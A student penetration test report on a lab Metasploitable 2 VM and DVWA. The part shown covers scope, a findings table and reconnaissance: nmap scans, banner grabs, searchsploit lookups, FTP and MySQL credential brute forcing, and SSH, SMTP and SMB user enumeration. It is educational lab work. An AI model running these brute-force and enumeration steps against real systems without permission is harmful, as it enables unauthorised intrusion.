Sri Lanka Institute of Information Technology

PENETRATION TEST REPORT

Assessment 2

IE3022 – Applied Information Assurance

Submitted by:

Registration Number	Student Name
IT19969688	K.R.G.T. Silva

Date of Submission:

27/09/2021

Table of Contents

1. Executive Summary

A vulnerability assessment and penetration test was conducted on two domains including Metasploitable 2 and DVWA web application of Metasploitable 2 in order to determine its exposure to a targeted cyber-attack. All tests were conducted in a manner that simulated a malicious attacker engaged in a cyber-attack against Metasploitable 2 with the following goals,

- Identify whether a remote attacker can penetrate defenses of Metasploitable 2.
- Determine the impact of a security breach on confidentiality and integrity of the private data of the system , availability of information systems of Metasploitable 2 and internal infrastructure.

Security vulnerabilities that might give a remote attacker unauthorized access to sensitive data have been identified and exploited. The assessments and attacks were carried out with the same degree of access as a typical Internet user would have. The evaluation was carried out in compliance with industry standard guidelines, and controlled conditions were used with all tests and actions.

Testing was performed from 17th September to 24th September 2021, and additional days were utilized for the documentation.

1.1 Scope

IP address	**192.168.8.194**
Name	**Metasploitable 2.0**
System Type	Host
OS Information	Ubuntu 8.04 (hardy) on Linux kernel 2.6

Domain	**192.168.8.194/dvwa**
Name	**Damn Vulnerable Web Application**
System Type	Host
OS Information	Ubuntu 8.04 (hardy) on Linux kernel 2.6

1.2 Methodology

Industry-standard penetration testing tools and frameworks were used for the vulnerability assessment and penetration test including Nmap, Metasploit Framework, various information gathering tools, Parrot-OS penetration testing tools and automated vulnerability scanners. Further, standard penetration testing procedure was followed throughout the process which is information gathering , vulnerability assessment , exploitation and remediation.

1.3 Limitations

Vulnerability assessment and penetration test was conducted only for the in-scope IPs and domains. Vulnerabilities related to denial of service and mobile applications were considered out-of-scope.

1.4 Risk Severity Information

High	The highest risk associated with a specific vulnerability is represented by the high-risk level. The target application can be successfully exploited, and the application data can be comprised partially or totally by the attacker. The data of the service or application may be modified or delete by the attacker.
Medium	Considerable risks associated with specific vulnerabilities are represented by the medium-risk level. Low level information about the application or service can be gained by an attacker when exploiting medium risk vulnerabilities. Medium-risk vulnerabilities should be addressed after mitigating high-risk vulnerabilities.
Low	The lowest risk associated with a specific vulnerability is represented by the low-risk level. This may allow an attacker to obtain some information which are not much critical, but not intended to have knowledge otherwise.

2. Summary of Findings

Scope - 192.168.8.194

No	Vulnerability	Risk	Testing scale
a)	Detected a Bind Shell Backdoor	High	Exploited
b)	FTP Backdoor Detection	High	Exploited
c)	Password not Set for MySQL root User	High	Exploited
d)	Weak Credentials Used in VNC	High	Exploited
e)	Detected a Backdoor in IRC	High	Exploited
f)	Default Credentials Used in Apache Tomcat	High	Exploited
g)	Weak Credentials Used in SSH	High	Exploited
h)	Anonymous FTP Login Enabled	Medium	Exploited
i)	Weak Credentials Used in FTP	Medium	Exploited
j)	Cleartext Authentication is Supported by FTP	Low	Not exploited

Scope – http://192.168.8.194/dvwa

No	Vulnerability	Risk	Testing scale
a)	Weak Credentials Used for Login	High	Exploited
b)	SQL Injection	High	Exploited
c)	Unrestricted File Upload	High	Exploited
d)	Command Execution	High	Exploited

3. Technical Review

3.1 Information Gathering

3.1.1 Discovering the Target Network

As the first step of information gathering, the network which is needed the testing was discovered. Nmap was used for this purpose.

```
┌─[ravishanka@parrot]─[~]
└──╼ $sudo nmap -sn 192.168.8.205/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 08:52 +0530
Nmap scan report for 192.168.8.1
Host is up (0.0069s latency).
MAC Address: D8:D8:66:4B:52:43 (Shenzhen Tozed Technologies)
Nmap scan report for 192.168.8.194
Host is up (0.00061s latency).
MAC Address: 08:00:27:4C:21:46 (Oracle VirtualBox virtual NIC)
Nmap scan report for parrot (192.168.8.205)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 23.99 seconds
```

Figure 1-Discovering the target network

Target network could be identified by the IP 192.168.8.194.

3.1.2 Enumerating Open Ports and Services

A basic port scan was performed with Nmap in order to identify all open ports , services associated with the ports and versions of the services in the target IP.

```
┌─[ravishanka@parrot]─[~]
└──╼ $sudo nmap -sV -p- --open 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 09:03 +0530
Nmap scan report for 192.168.8.194
Host is up (0.000099s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell?
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

```
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/d
43090/tcp open  status      1 (RPC #100024)
43201/tcp open  mountd      1-3 (RPC #100005)
46666/tcp open  java-rmi    GNU Classpath grmiregistry
53088/tcp open  nlockmgr    1-4 (RPC #100021)
```

Figure 2-Open ports and associated services

About 30 open ports could be identified including commonly used ports. So, as the next step, each of these commonly used ports were enumerated.

3.1.3 FTP Enumeration

Two FTP services could be identified residing in ports 22 and 2121 respectively. Enumeration was performed for both ports.

As the first step of FTP enumeration, a banner grabbing was performed with Netcat.

```
┌─[ravishanka@parrot]─[~]
└──╼ $nc -vn 192.168.8.194 21
(UNKNOWN) [192.168.8.194] 21 (ftp) open
220 (vsFTPd 2.3.4)
```

Figure 3-Banner grabbing (FTP port 21)

```
┌─[ravishanka@parrot]─[~]
└──╼ $nc -vn 192.168.8.194 2121
(UNKNOWN) [192.168.8.194] 2121 (iprop) open
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.8.194]
```

Figure 4-Banner grabbing (FTP port 2121)

FTP service which resides in port 21 could be observed to be running vsFTPD version 2.3.4 and the FTP service resides in port 2121 could be observed to be running ProFTPD version 1.3.1 which is a FTP server.

Then Searchsploit tool was used to identify any potential exploits available for the aforementioned FTP versions.

```
┌─[ravishanka@parrot]─[~]
└──╼ $searchsploit vsFTPd 2.3.4
[i] Found (#2): /home/ravishanka/exploitdb/files_exploits.csv
[i] To remove this message, please edit "/home/ravishanka/exploitdb/.searchsploit
for "files_exploits.csv" (package_array: )

[i] Found (#2): /home/ravishanka/exploitdb/files_shellcodes.csv
[i] To remove this message, please edit "/home/ravishanka/exploitdb/.searchsploit
for "files_shellcodes.csv" (package_array: exploitdb)

---------------------------------------------- ----------------------------
 Exploit Title                                |  Path
---------------------------------------------- ----------------------------
vsftpd 2.3.4 - Backdoor Command Execution     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasplo | unix/remote/17491.rb
---------------------------------------------- ----------------------------
Shellcodes: No Results
```

Figure 5-searchsploit results for port 21

```
┌─[ravishanka@parrot]─[~]
└──╼ $searchsploit ProFTPD 1.3.1
[i] Found (#2): /home/ravishanka/exploitdb/files_exploits.csv
[i] To remove this message, please edit "/home/ravishanka/exploitdb/
package_array: )

[i] Found (#2): /home/ravishanka/exploitdb/files_shellcodes.csv
[i] To remove this message, please edit "/home/ravishanka/exploitdb/
 (package_array: exploitdb)

Exploits: No Results
Shellcodes: No Results
```

Figure 6-searchsploit results for port 2121

The FTP version in port 21 could be identified as vulnerable to a backdoor command execution and a Metasploit module is available for exploiting the vulnerability.

Then both FTP services were tested for anonymous login, with providing anonymous as the username and a blank password.

```
┌─[ravishanka@parrot]─[~]
└──╼ $sudo nmap -p 21 --script ftp-anon 192.168.8.194
[sudo] password for ravishanka:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 02:15 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00035s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 08:00:27:4C:21:46 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.88 seconds
```

Figure 7-Testing port 21 for anonymous login

```
┌─[ravishanka@parrot]─[~]
└──╼ $sudo nmap -p 2121 --script ftp-anon 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 02:16 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00045s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp
MAC Address: 08:00:27:4C:21:46 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.47 seconds
```

Figure 8-Testing port 2121 for anonymous login

FTP service in port 21 allowed anonymous login, while port 2121 did not.

Then a credential brute forcing was performed using “ftp-brute” Nmap script on both ports.

```
┌─[ravishanka@parrot]─[~]
└──╼ $nmap -p 21 --script ftp-brute 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 10:47 +0530
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.8.194
Host is up (0.00033s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3590 guesses in 602 seconds, average tps: 5.8

Nmap done: 1 IP address (1 host up) scanned in 613.50 seconds
```

Figure 9-Credentials brute forcing on port 21

```
┌─[ravishanka@parrot]─[~]
└──╼ $nmap -p 2121 --script ftp-brute 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 11:32 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00046s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp

Nmap done: 1 IP address (1 host up) scanned in 11.30 seconds
```

Figure 10-Credentials Brute forcing on port 2121

Valid credentials could be found only for the FTP service on port 21.

Then a Wireshark packet capturing was performed on both ports in order to check unencrypted credentials passing through the network.




Figure 11-Testing FTP for unencrypted credentials

FTP services on both ports were passing credentials as plain text through the network.

Then booth FTP services were tested for FTP bounce vulnerability with Nmap.

```
┌──[ravishanka@parrot]─[~]
└──╼ $nmap -p 21 --script ftp-bounce 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 10:46 +0530
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Nmap scan report for 192.168.8.194
Host is up (0.00042s latency).

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 16.46 seconds
```

Figure 12-Testing port 21 for FTP bounce vulnerability

```
┌──[ravishanka@parrot]─[~]
└──╼ $nmap -p 2121 --script ftp-bounce 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 11:34 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00043s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp

Nmap done: 1 IP address (1 host up) scanned in 11.24 seconds
```

Figure 13-Testing port 2121 for FTP bounce vulnerability

Both FTP services were not vulnerable to FTP bounce vulnerability, which uses "PORT" command to request access to ports indirectly through the use of the victim machine by an attacker.

3.1.4 SSH Enumeration

Secure shell (SSH) service could be identified on the default port 22.

As the first step of SSH enumeration, a username brute forcing was performed with the use of "ssh_enumusers" Metasploit module.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set rhost 192.168.8.194
rhost => 192.168.8.194
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file users
user_file => users
msf6 auxiliary(scanner/ssh/ssh_enumusers) > exploit

[*] 192.168.8.194:22 - SSH - Using malformed packet technique
[*] 192.168.8.194:22 - SSH - Starting scan
[+] 192.168.8.194:22 - SSH - User 'user' found
[+] 192.168.8.194:22 - SSH - User 'root' found
[+] 192.168.8.194:22 - SSH - User 'msfadmin' found
[-] 192.168.8.194:22 - SSH - User 'httpd' not found
[-] 192.168.8.194:22 - SSH - User 'metasploitable' not found
[-] 192.168.8.194:22 - SSH - User 'admin' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 14-Username brute forcing on port 22

Three users could be identified as "user" , "root" and "msfadmin."

Then an algorithm brute force was performed with "ssh2-enum-algos" Nmap script to identify supported algorithms by the SSH service.

```
┌─[ravishanka@parrot]─[~]
└──╼ $nmap -p22 192.168.8.194 --script ssh2-enum-algos
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 13:25 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00044s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       arcfour128
|       arcfour256
|       arcfour
```




Figure 15-SSH algorithm brute force

Weak SSH keys were enumerated with "ssh-hostkey" Nmap script.




Figure 16-Enumerating weak SSH keys

Authentication methods for SSH was enumerated with "ssh-auth-methods" Nmap script and found that both public-key and password are accepted.




Figure 17-Enumerating SSH authentication methods

. 3.1.5 SMTP Enumeration

Simple Mail Transfer Protocol (SMTP) service could be identified on the default port 25. Users of SMTP were enumerated with “smtp_enum” metasploit module.

```
┌──[ravishanka@parrot]─[~]
└──╼ $msfconsole -q
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhost 192.168.8.194
rhost => 192.168.8.194
msf6 auxiliary(scanner/smtp/smtp_enum) > set rport 25
rport => 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                                  Required
   ----       ---------------                                                  --------
   RHOSTS     192.168.8.194                                                    yes
 CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      25                                                               yes
   THREADS    1                                                                yes
threads (max one per host)
   UNIXONLY   true                                                             yes
ervers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt    yes
list of probable users accounts.
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.8.194:25      - 192.168.8.194:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.8.194:25      - 192.168.8.194:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc
, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync,
sys, syslog, user, uucp, www-data
[*] 192.168.8.194:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Figure 18-Enumerating SMTP users

Some default users in UNIX systems such as mail , postmaster , user and www-data could be identified.

3.1.6 NetBIOS Enumeration

NetBIOS (SMB) service could be identified on the default ports 139 and 445.

As the first step of SMB enumeration, enum4linux was used to identify users , workgroups and Nbtstat information.

```
┌──[ravishanka@parrot]─[~]
└──╼ $enum4linux -a 192.168.8.194
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.8.194
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 192.168.8.194    |
 =====================================================
[+] Got domain/workgroup name: WORKGROUP
```




Figure 19-Enumerating SMB with enum4linux

Then Nmap was utilized with "smb-vuln" script to identify potential vulnerabilities.




Figure 20-SMB vulnerability scan with Nmap

SMB services could be identified as not vulnerable to ms10-054 which is SMB pool overflow vulnerability and ms10-061 which is Microsoft print spooler service impersonation vulnerability.

3.1.7 MySQL Enumeration

MySQL service could be identified on the default port 3306.

As the first step of enumeration, a login brute force was performed for the user root with "mysql_login" Metasploit module in order to obtain valid credentials because most of the enumerations on MySQL service require valid credentials. The results revealed that the user root does not require a password to login to MySQL service.




Figure 21-MySQL login brute force on user root

Further enumeration was performed to check whether the found credentials are valid and to steal information from MySQL service.




Figure 22-Steal Information from MySQL

Users associated with the MySQL service was enumerated using “mysql_enum” module of Metasploit.




Figure 23-mysql_enum module of Metasploit

Three main users as “debian-sys-maint” , “root” and “guest” could be identified with their privileges on the MySQL service.

Figure 24-Results of mysql_enum module

Nmap identified MySQL version as 5.0.51a, and utilizing searchsploit revealed some exploits that can be used with this particular version.

